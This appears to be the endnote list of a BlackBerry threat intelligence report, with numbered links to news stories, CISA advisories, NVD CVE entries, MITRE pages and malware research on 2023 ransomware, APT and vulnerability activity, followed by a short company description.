48 https://www.defense.gov/News/Releases/Release/Article/3523199/dod-releases-2023-cyber-strategy-summary/
49 https://www.whitehouse.gov/briefing-room/statements-releases/2023/07/13/fact-sheet-biden-harrisadministration-publishes-thenational-cybersecurity-strategyimplementation-plan/
50 https://www.ourcommons.ca/Content/Committee/441/NDDN/Reports/RP12548256/nddnrp05/nddnrp05-e.pdf
51 https://www.bleepingcomputer.com/news/security/clop-ransomware-likely-testing-moveit-zero-day-since-2021/
52 https://attack.mitre.org/groups/G1014/
53 https://threatpost.com/zoom-apt-luminous-moth/167822/
54 https://blog.talosintelligence.com/transparent-tribe-targets-education/
55 https://www.scmagazine.com/brief/fake-youtube-apps-leveraged-for-caprarat-malware-distribution
56 https://www.dailydot.com/debug/beverly-hill-plastic-surgery-hack-alphv-blackcat-ransomware-pictures/
57 https://www.scmagazine.com/brief/alphv-blackcat-ransomware-hits-seiko
58 https://www.bleepingcomputer.com/news/security/new-nitrogen-malware-pushed-via-google-ads-for-ransomware-attacks/
59 https://www.bleepingcomputer.com/news/security/blackcat-ransomware-pushes-cobalt-strike-via-winscp-search-ads/
60 https://www.scmagazine.com/brief/data-leak-site-api-integrated-by-alphv-blackcat-ransomware
61 https://www.scmagazine.com/brief/new-sphynx-encryptor-used-in-alphv-blackcat-attacks-against-azure-storage
62 https://www.theregister.com/2023/07/06/lockbit_nagoya_attack/
63 https://www.theregister.com/2023/06/30/tsmc_supplier_lockbit_breach/
64 https://www.bleepingcomputer.com/news/security/spain-warns-of-lockbit-locker-ransomware-phishing-attacks/
65 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-165a
66 https://www.cisa.gov/news-events/analysis-reports/ar23-243a
67 https://en.wikipedia.org/wiki/Dropbear_(software)
68 https://nvd.nist.gov/vuln/detail/CVE-2023-2868
69 https://www.bleepingcomputer.com/news/security/barracuda-esg-zero-day-attacks-linked-to-suspected-chinese-hackers/
70 https://www.bleepingcomputer.com/news/security/coinspaid-blames-lazarus-hackers-for-theft-of-37-300-000-in-crypto/
71 https://www.bleepingcomputer.com/news/security/lazarus-hackers-linked-to-60-million-alphapo-cryptocurrency-heist/
72 https://www.bleepingcomputer.com/news/security/lazarus-hackers-linked-to-the-35-million-atomic-wallet-heist/
73 https://www.bleepingcomputer.com/news/security/fbi-lazarus-hackers-readying-to-cash-out-41-million-in-stolen-crypto/
74 https://www.bleepingcomputer.com/news/security/hackers-use-public-manageengine-exploit-to-breach-internet-org/

75 https://blog.talosintelligence.com/lazarus-quiterat/
76 https://www.bleepingcomputer.com/news/security/lazarus-hackers-deploy-fake-vmware-pypi-packages-in-vmconnect-attacks/
77 https://www.bleepingcomputer.com/news/security/lazarus-hackers-hijack-microsoft-iis-servers-to-spread-malware/
78 https://www.bleepingcomputer.com/news/security/hackers-use-public-manageengine-exploit-to-breach-internet-org/
79 https://www.theregister.com/2023/06/01/ukraine_romcom_malware/
80 https://blog.talosintelligence.com/metamorfo-brazilian-campaigns/
81 https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/
82 https://www.fortinet.com/blog/threat-research/another-metamorfo-variant-targeting-customers-of-financial-institutions
83 https://securelist.com/arrests-of-members-of-tetrade-seed-groups-grandoreiro-and-melcoz/103366/
84 https://www.rewterz.com/rewterz-news/rewterz-threat-alert-mekotio-banking-trojan-aka-melcoz-active-iocs-3/
85 https://securelist.com/the-tetrade-brazilian-banking-malware/97779/
86 https://www.welivesecurity.com/2019/08/01/banking-trojans-amavaldo/
87 https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/
88 https://www.cisa.gov/news-events/news/attack-colonial-pipeline-what-weve-learned-what-weve-done-over-past-two-years
89 https://www.trustedsec.com/blog/the-nightmare-of-proc-hollows-exe
90 https://thehackernews.com/2023/08/new-systembc-malware-variant-targets.html
91 https://unit42.paloaltonetworks.com/android-malware-poses-as-chatgpt/
92 https://www.fortinet.com/content/dam/fortinet/assets/analyst-reports/report-juicypotato-hacking-tool-discovered.pdf
93 https://www.pentestpartners.com/security-blog/sweetpotato-service-to-system/
94 https://kandi.openweaver.com/csharp/BeichenDream/GodPotato
95 https://blog.netwrix.com/2022/10/04/overpass-the-hash-attacks/
96 https://attack.mitre.org/techniques/T1558/003/
97 https://securelist.com/operation-triangulation/109842/
98 https://nvd.nist.gov/vuln/detail/CVE-2023-32434
99 https://nvd.nist.gov/vuln/detail/CVE-2023-32435
100 https://support.apple.com/en-us/HT213811
101 https://nvd.nist.gov/vuln/detail/CVE-2023-32439
102 https://nvd.nist.gov/vuln/detail/CVE-2023-20867
103 https://www.vmware.com/security/advisories/VMSA-2023-0013.html
104 https://www.bleepingcomputer.com/news/security/chinese-hackers-used-vmware-esxi-zero-day-to-backdoor-vms/
105 https://nvd.nist.gov/vuln/detail/CVE-2023-2868
106 https://www.bleepingcomputer.com/news/security/fbi-warns-of-patched-barracuda-esg-appliances-still-being-hacked/
107 https://nvd.nist.gov/vuln/detail/CVE-2023-35036
108 https://nvd.nist.gov/vuln/detail/CVE-2023-35708
109 https://nvd.nist.gov/vuln/detail/CVE-2023-34362
110 https://nvd.nist.gov/vuln/detail/CVE-2023-36934
111 https://community.progress.com/s/article/MOVEit-Transfer-Service-Pack-July-2023
112 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a
113 https://attack.mitre.org/groups/G0092/
114 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a
115 https://nvd.nist.gov/vuln/detail/cve-2022-30190
116 https://support.citrix.com/article/CTX561482/citrix-adc-and-citrix-gateway-security-bulletin-for-cve20233519-cve20233466-cve20233467
117 https://nvd.nist.gov/vuln/detail/CVE-2023-3519
118 https://nvd.nist.gov/vuln/detail/CVE-2023-3466
119 https://nvd.nist.gov/vuln/detail/CVE-2023-3467
120 https://socradar.io/critical-and-high-vulnerabilities-in-citrix-adc-and-citrix-gateway-cve-2023-3519-cve-2023-3466-cve-2023-3467/
121 https://www.papercut.com/kb/Main/securitybulletinjuly2023/
122 https://nvd.nist.gov/vuln/detail/CVE-2023-39143
123 https://nvd.nist.gov/vuln/detail/cve-2020-1472
124 https://nvd.nist.gov/vuln/detail/cve-2023-27532
125 https://nvd.nist.gov/
126 https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma
127 https://en.wikipedia.org/wiki/Drive-by_download
128 https://malpedia.caad.fkie.fraunhofer.de/details/win.vidar
129 https://malpedia.caad.fkie.fraunhofer.de/details/win.privateloader
130 https://malpedia.caad.fkie.fraunhofer.de/details/elf.connectback
131 https://malpedia.caad.fkie.fraunhofer.de/details/elf.bpfdoor
132 https://securityboulevard.com/2023/07/apt-group-red-menshen-is-rapidly-evolving-its-bpfdoor-malware/
133 https://en.wikipedia.org/wiki/BASHLITE
134 https://malpedia.caad.fkie.fraunhofer.de/details/elf.xorddos
135 https://www.bleepingcomputer.com/news/security/microsoft-detects-massive-surge-in-linux-xorddos-malware-activity/
136 https://www.darkreading.com/cloud/microsoft-kinsing-malware-kubernetes-containers-postgresql
137 https://nvd.nist.gov/vuln/detail/CVE-2023-32315
138 https://www.bleepingcomputer.com/news/security/over-15k-citrix-servers-vulnerable-to-cve-2023-3519-rce-attacks/
139 https://www.imore.com/mac/macos/macos-is-being-targeted-by-cobalt-strike-that-opens-your-machine-up-to-hackers
140 https://www.statista.com/statistics/272698/global-market-share-held-by-mobile-operating-systems-since-2009/
141 https://www.darkreading.com/endpoint/mobile-cyberattacks-soar-andoird-users
142 https://www.howtogeek.com/773639/what-is-sideloading-and-should-you-do-it/
143 https://github.com/leleliu008/jiagubao-wrapper
144 https://github.com/protocolbuffers/protobuf
145 https://www.bleepingcomputer.com/tag/bingechat/
146 https://github.com/froghorn82/omemo-im
147 https://payatu.com/blog/an-introduction-to-smali/
148 https://github.com/rapid7/metasploit-payloads/tree/master/java/androidpayload/app/src/com/metasploit/stage
149 https://research.checkpoint.com/2019/agent-smith-a-new-species-of-mobile-malware/
150 https://profero.io/posts/cubaransomware/Cuba-Ransomware-Group-on-a-roll.pdf
151 https://nvd.nist.gov/vuln/detail/cve-2023-27532
152 https://www.voanews.com/a/bloodshed-surges-in-israel-hamas-war/7316271.html

BlackBerry | Cybersecurity

About BlackBerry: BlackBerry (NYSE: BB; TSX: BB) provides intelligent security software and services to enterprises and governments around the world. The company secures more than 500M endpoints including over 235M vehicles. Based in Waterloo, Ontario, the company leverages AI and machine learning to deliver innovative solutions in the areas of cybersecurity, safety and data privacy solutions, and is a leader in the areas of endpoint security, endpoint management, encryption, and embedded systems. BlackBerry's vision is clear – to secure a connected future you can trust.

For more information, visit BlackBerry.com and follow @BlackBerry